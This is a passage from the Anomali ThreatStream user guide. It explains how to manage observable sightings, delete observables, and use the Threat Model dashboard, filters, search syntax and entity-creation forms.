- ⁵ Source: Source such as Splunk and ArcSight ESM from which the My Attacks information was received.

To add My Attacks:

1. Navigate to the details page of the observable for which you want to add My Attacks.
2. In the Observable Details section of the page, click **View** next to My Attacks.



3. In the Actions menu, click **Add My Attacks**.

The image shows a dialog box titled 'Details for 45.95.169.139'. It contains a 'Date with Time' field set to '2022-07-13 11:15:23' and a 'Count' field. At the bottom, there are three buttons: 'Cancel', 'Add Sighting & Add Another', and 'Add Sighting'.

4. Select the date and time of the appearance of the observable in your network history.
5. Enter a **Count**—number of instances of the observable during the Incident.
6. Click **Add My Attacks** to add the observable and close the window.

OR

Click **Add My Attacks & Add Another** to add the observable and continue creating additional observables.

To edit My Attacks:

1. Navigate to the details page of the observable for which you want to edit My Attacks.
2. In the Observable Details section of the page, click **View** next to My Attacks.
3. Locate the My Attacks information you want to edit and click its My Attacks Time.
4. Make required edits and click **Save Change**.

To delete My Attacks:

1. Navigate to the details page of the observable for which you want to delete My Attacks.
2. In the Observable Details section of the page, click **View** next to My Attacks.
3. Select the My Attacks which you want to delete and click **Remove** in the Actions menu.

Deleting Observables

Observables that are owned by your organization and assigned the My Organization visibility setting can be deleted. Once deleted, observables cannot be restored. All associations between deleted observables and threat model entities are broken.

You must have the Approve Import privilege to delete observables. Observables can be deleted from observable details pages.

To delete an observable:

1. Navigate to the details page of the observable you want to delete.
2. Under Intelligence, locate the instance of the observable that is owned by your organization and click **Delete**.

Intelligence										
Date First	IType	Indicator	Country	Source	Visibility	Confidence	Source Reported Confidence	Status	Import Job	Tags
2019-01-11 23:00:07	Infected Bot IP		RU			92	75	Active		Anonymize
										Edit
2019-01-09 07:12:03	Scanning IP		RU		My Organization	92	92	Active		Anonymize
										Delete



Note: In the case that multiple instances of a single observable exist in ThreatStream, only the instance imported by your organization can be deleted.

3. Click **OK** to confirm.

Chapter 18: Using the Anomali Threat Model

This chapter covers the following topics:

How to Use the Threat Model	558
Threat Model Dashboard	559
Accessing Threat Models	560
Adding New Threat Model Entities	569
Reviewing Threat Model Entities for Publication	581
Bulk Tag Management of Threat Models	583
Adding Threat Model Entities to Investigations	586
Sharing Threat Model Entities via Email	589
Cloning Threat Model Entities	593
Creating Description Templates From Threat Models	594
Creating a Template	594
Restricting Threat Model Entities to Workgroups	596
Deleting Threat Model Entities	596
Exporting Threat Model Entities in PDF Format	597
Exporting Threat Model Entities in STIX Format	607
Performing Advanced Threat Model Searches	608
Summarizing Threat Model Entities with Anomali Copilot	624
Saving Threat Model Search Filters	627
Viewing Actor Details	630
Viewing Attack Pattern Details	644
Viewing Campaign Details	657
Viewing Course of Action Details	671
Adding STIX 2.1 Custom Objects to the Anomali Threat Model	683
Viewing Identity Details	697
Viewing Incident Details	710
Viewing Infrastructure Details	723
Viewing Malware Details	735
Viewing Signature Details	748

Viewing Threat Bulletin Details	763
Viewing Tool Details	775
Viewing TTP Details	788
Viewing Vulnerability Details	800
Using MITRE ATT&CK Frameworks in Threat Models	813
Managing STIX Relationship Objects (SROs)	815
Adding Labels to Associations	818
Viewing Threat Model Entity History	822

The Anomali Threat Model is STIX (v1.2, v2.0, and v2.1) compatible and supports adding, managing, importing, and exporting contextual, relationship, and workflow information for these types of Threat Model entities: Actors, Attack Patterns, Campaigns, Courses of Action, Custom Objects, Identities, Incidents, Infrastructure, Intrusion Sets, Malware, Signatures, Tools, Threat Bulletins, Tools, TTPs, and Vulnerabilities.



Note: For a complete list of STIX v1.2, v2.0, and v2.1 attributes supported for each entity type in ThreatStream, see ["Supported Attributes for STIX Entities" on page 1310](#). Only the attributes listed in this appendix are supported.

Although the Threat Model is pre-populated with a large set of information, you can add additional Actors, Campaigns, Incidents, TTPs, and Signatures through the ThreatStream UI or import this information. Observables can be imported using Import Assistant. See ["Importing Observables with Import Assistant " on page 306](#) for more information. You can also export the Threat Model information from ThreatStream.

Maintaining relationships across Threat Model entities provides additional context around threats and allows you to use ThreatStream for a deeper analysis of observables rather than viewing atomic observables. The rich contextual data and relationship information can also be useful in making better policy decisions for SIEM and other security automation use cases for your infrastructure.

The Anomali Threat Model provides bidirectional associations between entities of all threat model types, including entities of the same threat model type. Therefore, the UI always displays a bidirectional relationship between two entities. For example, if an Actor is shown to be related to a Campaign then that Campaign is also shown as related to the Actor. Bidirectional associations can also be created between Threat Model entities and Observables, Threat Bulletins, and Vulnerabilities. Threat Model entities of all types can also be associated with Sandbox Reports, though these associations are unidirectional and not displayed on the Sandbox Report details

page. Additionally, you can add labels to Threat Model and observables associations to track contextual information. See ["Adding Labels to Associations" on page 818](#) for more information.


Threat Bulletins

The Threat Model also supports the Threat Bulletin feature. Threat Bulletins—news flashes, articles on Malware or attacker infrastructure, data dumps, and so on—provide simple write-ups on events. Although the information in a Threat Bulletin depends on the template used when the Threat Bulletin was created, a typical Threat Bulletin consists of a summary of the event, source of the Threat Bulletin, any tags associated with the event (an alias by which the event may also be known), details of the event, and any observables associated with the event.

See ["Viewing Threat Bulletin Details" on page 763](#) for more information.

Vulnerabilities

ThreatStream imports a large number of Vulnerabilities from outside sources, such as the [National Vulnerability Database](#), on a daily basis. These system imported Vulnerabilities can be distinguished from non-system imported Vulnerabilities as they display a **MITRE EXTERNAL LINK** in the Attributes section of the details page.



You can create associations between Vulnerabilities and all threat model entities, Observables, Threat Bulletins, Sandbox Reports, and other Vulnerabilities. System imported Vulnerabilities can be associated with observables during import by adding Vulnerability titles as tags to the import session. See ["Importing Observables" on page 315](#) for more information.

How to Use the Threat Model

If you are new to the Threat Model concept and do not know how to use it, the information in this section will come in handy.

Discover and Explore

Threat model is a categorization of threat information into various STIX entities--such as Actors, Campaigns, Incidents, and so on--which may be related. For example, an observable may be related to a specific Campaign that may also be related to a specific Actor. Once you see this relationship in ThreatStream, you can strengthen your security posture against not only the observable but also the Actor and the Campaign .

Visit the Threat Model dashboard frequently. The dashboard displays the most recently updated threat model entities on ThreatStream. The update on these entities implies "recent activity". Therefore, these entities may be of interest. See ["Accessing Threat Models" on page 560](#) for more information.

Drill down further on various entities on the dashboard to learn more about them. Details about an entity can unveil additional information such as aliases associated with an Actor, last activity date, and known victims. For example, if the known victims list shows organizations from your business vertical, you want to ensure your organization is protected against it. Additionally, details pages show Associations—an important element of the STIX model. Associations show how various Threat Model entities are related.

Search information on a specific entity. For example, you hear about an Actor Axiom and want to learn more this Actor. Search for the Actor name on the top navigation search bar, or from the Threat Model Dashboard.

Maintain a Repository

By creating your own Threat Model content, you can start maintaining your own repository of STIX-formatted threat intelligence on ThreatStream. Your private repository and the public information present on ThreatStream is merged and presented to you in one integrated view, which gives you a holistic view of the Actors, Campaigns, Incidents, etc.

Add a new Threat Bulletin, Actor, Campaign , TTP, Incident, or Signature by using the ThreatStream UI. See ["Adding New Threat Model Entities" on page 569](#) for more information.

Public vs Private

The Threat Model information you add to ThreatStream follows the same privacy paradigm that all other methods of intelligence (import, sandbox, Threat Bulletin) follow. You can select whether the data you are adding is available to everyone (Anomali Community), accessible to your organization only (My Organization), or shared with Trusted Circles.

Threat Model Dashboard

The Threat Model dashboard displays the five most recent Threat Model entities of each type that were updated on ThreatStream.

To visit the Threat Model dashboard, navigate to **ThreatStream > Analyze > Overview**.

Threat Models

Actors

30 Results

NAME	MODIFIED
SOLAR SPIDER	13 Mar 2023 05:25
BLIND SPIDER	13 Mar 2023 05:25
AQUATIC PANDA	11 Mar 2023 00:04
PALE PANDA	10 Mar 2023 10:15
VERTIGO PANDA	10 Mar 2023 10:15

See more in Actors

Course of Action

21 Results

NAME	MODIFIED
course share 1	28 Feb 2023 16:56
course_test 20	28 Feb 2023 12:31
course_test 19	28 Feb 2023 12:31
course_test 18	28 Feb 2023 12:31
course_test 17	28 Feb 2023 12:31

See more in Course of Action

Incidents

184 Results

NAME	MODIFIED
Amazon Web Services IP 3.37.65.60 has expos...	16 Mar 2023 03:34
Microsoft mentioned on illicit marketplace (0...	16 Mar 2023 03:33
General Mills IP 220.241.182.346 has exposed M...	16 Mar 2023 03:33

Attack Patterns

877 Results

NAME	MODIFIED
1-use - Remote System Information Discovery	10 Mar 2023 08:44
T0890 - Exploitation For Privilege Escalation	10 Mar 2023 08:44
T0889 - Modify Program	10 Mar 2023 08:43
T0821 - Modify Controller Tasking	10 Mar 2023 08:43
T0886 - Remote Services	10 Mar 2023 08:43

See more in Attack Patterns

Custom

No data found

See more in Custom

Infrastructure

3 Results

NAME	MODIFIED
shaittt	15 Mar 2023 11:33
Infrastructure test model	06 Mar 2023 08:53
infras share	28 Feb 2023 16:56

Campaigns

14 Results

NAME	MODIFIED
campaign test	28 Feb 2023 16:56
campa_test12	28 Feb 2023 12:29
campa_test11	28 Feb 2023 12:29
campa_test10	28 Feb 2023 12:29
campa_test9	28 Feb 2023 12:29

See more in Campaigns

Identities

28 Results

NAME	MODIFIED
identities_test23	28 Feb 2023 16:56
identities_test22	28 Feb 2023 16:56
identities_test21	28 Feb 2023 16:56
identities_test20	28 Feb 2023 16:56
identities_test28	28 Feb 2023 12:32

See more in Identities

Intrusion Sets

1 Results

NAME	MODIFIED
Default intrusion	03 Mar 2023 13:24

To view the entire list, not just the top 5, click the "See more in..." link at the bottom of each widget in the dashboard.

To dig deeper into a specific entity, click on it. The Details page provides additional information such as aliases associated with an Actor, last activity date, and known victims.

Accessing Threat Models

The Threat Model list page displays the threat model entities — Actors, Attack Patterns, Campaigns, Courses of Action, Identities, Incidents, Infrastructure, Intrusion Sets, Malware, Signatures, Threat Bulletins, Tools, TTPs, and Vulnerabilities — that your organization has access to on ThreatStream. It enables you to quickly search entities via keyword searches and easy-to-use filtering.

Access the Threat Model list page by navigating to **ThreatStream > Analyze > Threat Model**.



Note: Due to the large number of Vulnerabilities imported by the system on a daily basis, Vulnerabilities do not appear in the results by default. You must click **Vulnerabilities** under **Filter Options** for Vulnerabilities to appear in search results.

From the Threat Model list view page, you can also create new threat model entities and apply the following actions to selected threat model entities: edit tags, add to investigations, share via email, and delete.

The screenshot shows the Threat Model list page interface. The left sidebar contains the 'Filter Options' panel (3) with sections for Filter (1), Key Filters, Visibility, TLP, Metadata, and Tags. The main area displays a table of threat model entities (5) with columns for NAME (6), PUBLICATION STATUS (7), SOURCE (8), IDENTITY (9), OWNER (10), MODIFIED (11), SOURCE LOCATIONS (12), TARGET LOCATIONS (13), TARGET INDUSTRY (14), and TAGS (15). The table lists various threat model entities such as 'New cyber attack campaign warning', 'Cyber security information advisory', and 'Threat bulletin: Threat Bulletin Created on 2024-06-04 04:03:33'. The interface includes search bars (4) and a 'New' button (2) in the top right corner.

1 Search Threat Model: Perform basic threat model search by keywords. See ["Performing Basic Threat Model Searches" on page 567](#) for more information.

2 Advanced Search: Perform an advanced threat model search. See ["Performing Advanced Threat Model Searches" on page 608](#) for more information.

3 Filter Options: Filter displayed search results. Note that the filter options are only available in Basic search mode and are grayed out in Advanced search mode.

Filter	Description
Entity Type	Filter search results by entity type. Entity types include: Actors, Attack Patterns, Campaigns, Courses of Action, Identities, Incidents, Infrastructure, Intrusion Sets, Malware, Signatures, Threat Bulletins, Tools, TTPs, and Vulnerabilities. Vulnerabilities are not included in search results unless you select Vulnerabilities.  Tip: • When you select, the Actors filter, you can select additional Actor type filters • When you select the Infrastructure filter, you can select additional identity class filters. • When you select the Threat Bulletins filter, an Exclude Email filter is available that removes Threat Bulletins created as a result of phishing email imports from the list. • When you select the Tools filter, you can select additional tool type filters. • When you select the Signatures filter, additional Signature type filters are available, thus enabling you to search by Signature type.

Filter	Description
	 - When you select the Malware filter, additional Malware type filters are available, thus enabling you to search by Malware type. - When you select the Vulnerabilities filter, additional CVSS 2.0 score, CVSS 2.03 score, EPSS score, and EPSS percentile filters are available, thus enabling you to filter by Vulnerability severity, EPSS score, and EPSS percentile.
Key Filters	To view only entities created by your organization, select Created by My Organization. To view only entities which you requested to review, select Review Requested by Me. To view only entities provided by open source intelligence streams, select Open Source.
Visibility	Filter entities by visibility: Anomali Community or My Organization . When you select My Organization, entities shared with Trusted Circles are also included in the results.
TLP	Filter entities by TLP color.
Modified	Filter entities by those modified in the Last 30 Days , Last 90 Days , This Year , or a Custom Date Range .
Tags	Filter entities based on Tags.

Filter	Description
Source Locations	Filter entities based on source countries, regions, or administrative areas (US and Washington DC only).
Target Locations	Filter entities based on target countries, regions, or administrative areas (US States and Washington DC only).
Target Industry	Filter entities based on target industries or sub-industries.
Publication Status	Filter entities based on Publication Status. See "Reviewing Threat Model Entities for Publication" on page 581 for more information.
Feeds	Filter entities based on feeds from which they originated.
Source	Filter entities based on Source. Sources include Trusted Circles and APP Store feeds.
Workgroups	Filter entities that are visible only to specific workgroups. See "Restricting Threat Model Entities to Workgroups" on page 596 for more information.
Assignee	Filter entities based on Assignee users in your organization.

Filter	Description
Owner	Filter entities based on Owner. An Owner is the user who created the entity. For entities created by your organization, specific users are displayed. "Analyst" is displayed for all entities shared through Trusted Circles. For entities shared with the Anomali Community or anonymously through Trusted Circles, no value is shown.  Note: The Owner column is not displayed by default. You must select it from the Table Settings. See item 12 for more information.


To reset filters, click **Reset Filters**. To close all filters, click **Close all**.

- 4** View selected filters.
- 5** **Type:** Threat model type
- 6** **Name:** Name of the threat model entity.
- 7** **Publication status:** Current publication status of the entity.
- 8** **Source:** Source of the threat model entity.
- 9** **Visibility:** Visibility setting for the entity displays what group of users can see the threat model entity.
- 10** **Owner:** Threat model entity owner.
- 11** **Modified:** Most recent date the threat model entity was modified.
- 12** **Source Locations:** Source locations assigned to a threat model entity. To view all assigned source locations, click the arrow corresponding with the threat model entity of your interest.
- 13** **Target Locations:** Target locations assigned to a threat model entity. To view all assigned target locations, click the arrow corresponding with the threat model entity of your interest.

14 Target Industry: Target industries assigned to a threat model entity. To view all assigned target industries, click the arrow corresponding with the threat model entity of your interest.

15 Tags: Tags associated with the threat model entity. To view all tags, click the corresponding arrow in the Tags column or next to the threat model entity of your interest.

16 Table Settings: Select the columns you want to be displayed. Available columns include Type, Name, Publication Status, Source, Visibility, Assignee, Owner, Modified, Created, Date Published, Source Created, Source Modified, Source Locations, Target Locations, Target Industry, CVSS 2.0, CVSS 3.0, and Tags. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality, specify the number of rows to be displayed per page, and enable or disable horizontal scrolling.



From the Threat Model list view page, you can also take the following actions:

- Create a new threat model entity. See ["Adding New Threat Model Entities" on page 569](#) for more information.
- Summarize selected threat model entities.



Note: An active Anomali Copilot suite subscription is required to use this feature. Contact your Anomali account Sales representative for details.

- Edit tags of selected threat model entities. See ["Bulk Tag Management of Threat Models" on page 583](#) for more information.
- Add selected threat model entities to a new or existing investigation. When you add entities to an investigation you can additionally add any observables

associated with the entities to the investigation. See ["Adding Threat Model Entities to Investigations"](#) on page 586 for more information.

- Share selected threat model entities with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email"](#) on page 589 for more information.
- Delete selected threat model entities. See ["Deleting Threat Model Entities"](#) on page 596 for more information.

3 Items Selected												Summarize	Edit Tags	Add to Investigation	Share via Email	Delete
☐	TYPE	NAME	PUBLICATIO...	SOURCE	VISIBILITY	OWNER	MODIFIED	SOU...	TAR...	TAR...	TAGS					
> ☐	Attack Pat...	Fuga solium ipsam deinde subnecto.	New		My Organi...		04 Jun 2024 13:41				Cy... >					
> ☐	Threat Bull...	Sub sed aveho terra rerum.	New		My Organi...		04 Jun 2024 13:37				Cy... >					
> ☐	Actor	test investigation	New		My Organi...		04 Jun 2024 12:53	Africa	Belar...	Aeros...	new... >					
> ☐	Actor	Apud cras studio compono suscipit.	New		My Organi...		04 Jun 2024 09:50				Cy... >					
> ☒	Threat Bull...	Carpo terebro inflammatio defaeco eum.	New		My Organi...		04 Jun 2024 09:49				Cy... >					
> ☒	Threat Bull...	Test for Lens Threat Bulletin Created on 2024-06-04 12:40:35	New		My Organi...		04 Jun 2024 05:40				an... >					
> ☒	Threat Bull...	Test for Lens Threat Bulletin Created on 2024-06-04 10:41:26	New		My Organi...		04 Jun 2024 03:41				an... >					

Performing Basic Threat Model Searches

Basic searches enable you to quickly locate threat model entities of interest by a keyword entered.

When you perform a basic search, ThreatStream queries the following fields:

Entity	Fields Searched
Actors	Aliases, Description, Name, Tags
Attack Patterns	Aliases, Description, Name, Tags
Campaigns	Aliases, Description, Name, Tags
Courses of Action	Description, Name, Tags
Incidents	Description, Name, Tags
Infrastructure	Aliases, Description, Name, Tags
Identities	Description, Name, Tags
Intrusion Sets	Aliases, Description, Name, Tags
Malware	Aliases, Description, Name, Tags

Entity	Fields Searched
Signatures	Description, Name, Tags
Threat Bulletins	Description, Name, Tags
Tools	Aliases, Description, Name, Tags
TTPs	Aliases, Description, Name, Tags
Vulnerabilities	Aliases, Description, Name, Tags

When performing threat model searches, follow these guidelines:

- There is an implied AND operator between keywords in multi-word queries. Words do not need to be contained in the same field for an entity to appear in the search results.

For example, an entity containing *foo* in its description and *bar* in its name would be returned for the query *foo bar*.

- To search for complete phrases, enclose your query in double quotes.

For example, to search for the phrase *foo bar*, enter "*foo bar*".

- All special characters, except periods (.) and commas (,) are treated as joins between the words preceding and succeeding them. Therefore, simply enter a search string with special characters, such as a name, an email address, domain name, or URL.

Note that queries containing special characters may return additional search results because the special characters in the search string are not matched exactly but treated as joins between the words of the search string.

For example, searching for *APT-28* will return matches for *APT-28*, *APT+28*, *APT 28*, *APT/28*, *APT#28* and so on.

- Periods and commas are matched exactly when an alphanumeric character precedes and succeeds the character. Therefore, to search for an IP address, simply enter the IP address in the dotted-decimal form.

For example, to search for the IP address *1.2.3.4*, enter *1.2.3.4*

- When you search for a specific text in the Basic search, the advanced search query associated with it uses the = operator to search through the body (the body field) of the threat model. The = operator searches for results that are identical to the value after the operator.

Adding New Threat Model Entities


ThreatStream enables you to create your own threat model entities.

Like all other data types in ThreatStream—such as observables, investigations, or sandbox reports—threat model entities can be kept private to your organization, shared with specific trusted circles of which you are a member, or made visible to the Anomali community as a whole. You can select one of the three visibility settings when you publish the entity. Unpublished entities are only visible to users within your organization. See ["Reviewing Threat Model Entities for Publication" on page 581](#) for more information.

You can create threat model entities from the Threat Model tab of the Import Assistant, or from the Threat Model list page.

To add a new threat model entity from the import assistant:

1. Click the import icon  to open the import assistant and then click **Threat Model**.



The screenshot shows the 'Threat Model' tab in the import assistant. It is divided into two main sections: '1. ADD DATA' and '2. SET DEFINITIONS'.

1. ADD DATA: This section has a large text area for pasting data and a button to 'Add file as an attachment'.

2. SET DEFINITIONS: This section contains several configuration options:

- Choose Threat Model Type:** A dropdown menu.
- Title:** A text input field.
- SLP:** Radio buttons for Red, Amber+Direct, Amber, Green, and Clear.
- Tag:** A text input field.
- Visibility:** A dropdown menu with 'My Organization' selected.
- Source Created:** Fields for 'Choose Date' and 'Choose Time' with a 'Now' button.
- Source Modified:** Fields for 'Choose Date' and 'Choose Time' with a 'Now' button.
- SOURCE LOCATIONS:** A text input field.
- TARGET LOCATIONS:** A text input field.
- TARGET INDUSTRY:** A text input field.


An 'IMPORT' button is located at the bottom right of the form.

2. Enter the following information:

Field	Description
Add Data (Optional)	For all entity types besides Signatures, you can paste in rich text or upload an existing PDF or TXT file to use as the basis for the threat model entity under Add Data. <i>When you paste in rich text</i>, the formatting of the content is preserved in the description of the new entity, including any images.  Tip: ■ Cutting and pasting content from third party sources may not be completely transparent. If formatting issues occur, Anomali recommends pasting content into a text editor to remove formatting before pasting into ThreatStream. ■ To ensure all sizing and placement and enhancement features are available when editing the threat model entity in the future, Anomali recommends saving images locally and using the Insert Image function within the rich text editor. <i>When you upload PDF files</i>, descriptions become read only and cannot be edited. Uploaded content is displayed in a PDF viewer within the description. If the entity is downloaded to a downstream integration, only the text from the PDF is included in the push. <i>When you upload TXT files</i>, you will use the rich text editor exclusively when editing the description in the future. The markdown editor will not be available. ThreatStream will parse the data you add for observable values. If observables are found, ThreatStream automatically triggers an import session and associates it with the threat

Field	Description
	model entity. An import session window is displayed to you immediately when you create the threat model entity. You can review the import session before you continue to edit the entity. For all entity types besides Threat Bulletins, associations between extracted observables and the threat model entity will be deleted if you ever delete the associated import session.  Note: The maximum file size for uploads is 20 MB.
Add file as an attachment	For Actors, Campaigns, Incidents, Signatures, Threat Bulletins, TTPs, and Vulnerabilities, you can select Add file as an attachment if you'd like to attach the uploaded file to the threat model entity.
Choose Threat Model Type	Select the type of threat model entity you want to create.  Note: If you add a Signature entity with a name that matches an existing Signature entity created by your organization, ThreatStream throws an error. In this case, you can either edit the existing Signature entity or create a Signature entity with a different name.
Title	Enter a Title for the entity.  Note: Titles must be 255 characters or less.

Field	Description
TLP (Optional)	Select a TLP (Traffic Light Protocol) color to associate with the entity. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.

Field	Description
Tags (Optional)	Enter a term that can be used to search this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.   Note: Threat model entities can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit.

Field	Description
Visibility	All threat model entities are private to your organization or specific workgroups in your organization until published. If you select My Organization, you can further restrict the visibility to specific workgroups in your organization. To do so, click Restrict to Workgroups and select the workgroups to which you want to give exclusive access to the observables. You can only select workgroups you are a member of during import. At least one user in the workgroups you select must have the Approve Import privilege. For more information on workgroups, see "Restricting Access to Intelligence with Workgroups" on page 199. You have the opportunity to share the entity with the Anomali Community or trusted circles when you publish a threat model entity. See "Reviewing Threat Model Entities for Publication" on page 581 for more information.
Source Created (Optional)	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified (Optional)	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
Source Locations	Select source locations. ThreatStream supports 325 locations (as defined by STIX 2.1) including 27 regions, 247 countries, 50 US States, and Washington DC.
Target Locations	Select target locations. ThreatStream supports 325 locations (as defined by STIX 2.1) including 27 regions, 247 countries, 50 US States, and Washington DC.

Field	Description
Target Industry	Select target industries. Target industries available for selection are defined by the STIX 2.1 Industry Sector vocabulary.




Note:

- If creating an Identity entity, you must also select an **Identity Class**. See ["Editing Identities " on page 701](#) for more information on this field.
- If creating a Malware entity, you must also specify the following required fields before proceeding: **Malware Family**. See ["Editing Malware" on page 738](#) for more information on this field.
- If creating a Tool entity, you must select all applicable **Tool Types**. See ["Editing Tools" on page 779](#) for more information on this field.

3. Click **Import**.

The new entity has been created. You are redirected to the entity details page in edit view. The Import Details window is displayed.

4. (Optional) Create SROs between the new entity and other entities in the Anomali Threat Model. See ["Managing STIX Relationship Objects \(SROs\)" on page 815](#) for more information on SROs.
- Next to Associated With, click **Edit**
 - On the Association tab, select the threat model entities or observables with which you want to create the association.
 - On the Details tab, select the SRO of interest under Type.



Hover over **More...** to view a full list of available SROs

To add a custom SRO, click **Custom** and enter the custom value under Custom Type.

- d. Click **Switch Direction** to select the desired SRO direction.
- e. (Optional) Add a Label to the SRO to provide additional contextual information for the association.
- f. Click **Create Association**.

The SRO has been created.

5. Before closing the Import Details window, review the information and approve or reject the import session directly from the import session window. For more information on reviewing import sessions, see ["Reviewing and Approving a Single Import Job" on page 343](#).

After approving the import session or closing the window, you can continue building out the entity with specific details from the edit screen.

To add a new threat model entity from the Threat Model list page:

1. Navigate to **Analyze > Threat Model**.
2. Click **New**.

Observations | Sinks | Events / History | Threat Model

1. ADD DATA

You can drag and drop PDF or TXT file here or paste in rich text.

Drag and drop file here or browse to select a file

☐ Add file as an attachment

2. SET DEFINITIONS

Choose Threat Model Type*

Source

Visibility

My Organization

Restrict to workgroups

Restrict work to workgroups in your organization

Workgroups selected:

Source

Choose Source

Choose Date

Choose Time

Save

Source Modified

Choose Date

Choose Time

Save

SOURCE LOCATIONS

Search Source Locations


Search Target Locations

Search Target Industry

Save

3. Enter the following information:

Field	Description
Choose Threat Model Type	Select the type of threat model entity you want to create.
Title	Enter a Title for the entity.  Note: Titles must be 255 characters or less.
Visibility	All threat model entities are private to your organization or specific workgroups in your organization until published. To restrict visibility to specific workgroups, click Restrict To Workgroups and select the workgroups to which you want to give exclusive access to the entity. For more information on workgroups, see "Restricting Access to Intelligence with Workgroups " on page 199. You have the opportunity to share the entity with the Anomali Community or trusted circles when you publish a threat model entity. See "Reviewing Threat Model Entities for Publication" on page 581 for more information.

Field	Description
TLP (Optional)	Select a TLP (Traffic Light Protocol) color to associate with the entity. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.
Tags (Optional)	Enter a term that can be used to search this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search through only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204. 

Field	Description
Add Description (Optional)	For all entity types besides Signatures, you can paste in rich text or upload an existing PDF or TXT file to use as the basis for the threat model entity under Add Description. <i>When you paste in rich text</i>, the formatting of the content is preserved in the description of the new entity, including any images.  Tip: ■ Cutting and pasting content from third party sources may not be completely transparent. If formatting issues occur, Anomali recommends pasting content into a text editor to remove formatting before pasting into ThreatStream. ■ To ensure all sizing and placement and enhancement features are available when editing the threat model entity in the future, Anomali recommends saving images locally and using the Insert Image function within the rich text editor. <i>When you upload PDF files</i>, descriptions become read only and cannot be edited. Uploaded content is displayed in a PDF viewer within the description. If the entity is downloaded to a downstream integration, only the text from the PDF is included in the push. <i>When you upload TXT files</i>, you will use the rich text editor exclusively when editing the description in the future. The markdown editor will not be available.  Note: The maximum file size uploads is 20

Field	Description
	 MB.
Parse description for observables	Select Parse description for observables if you want ThreatStream to extract observable values from the description you added. If observables are found, ThreatStream automatically triggers an import session and associates it with the threat model entity. An import session window is displayed to you immediately when you create the threat model entity. You can review the import session before you continue to edit the entity. For all entity types besides Threat Bulletins, associations between extracted observables and the threat model entity will be deleted if you ever delete the associated import session.
Add file as an attachment	For Actors, Campaigns, Incidents, Signatures, Threat Bulletins, TTPs, and Vulnerabilities, you can select Add file as an attachment if you'd like to attach the uploaded file to the threat model entity.
Source Created (Optional)	Specify the date and time of when the entity was created by its original source. Click Now to use the current time.
Source Modified (Optional)	Specify the date and time of when the entity was last modified by its original source. Click Now to use the current time.
Source Locations	Select source locations. ThreatStream supports 325 locations (as defined by STIX 2.1) including 27 regions, 247 countries, and 50 US States and Washington DC.

Field	Description
Target Locations	Select target locations. ThreatStream supports 325 locations (as defined by STIX 2.1) including 27 regions, 247 countries, and 50 US States and Washington DC.
Target Industry	Select target industries. Target industries available for selection are defined by the STIX 2.1 Industry Sector vocabulary.



Note:

- If creating an Identity entity, you must also select an **Identity Class**. See ["Editing Identities" on page 701](#) for more information on this field.
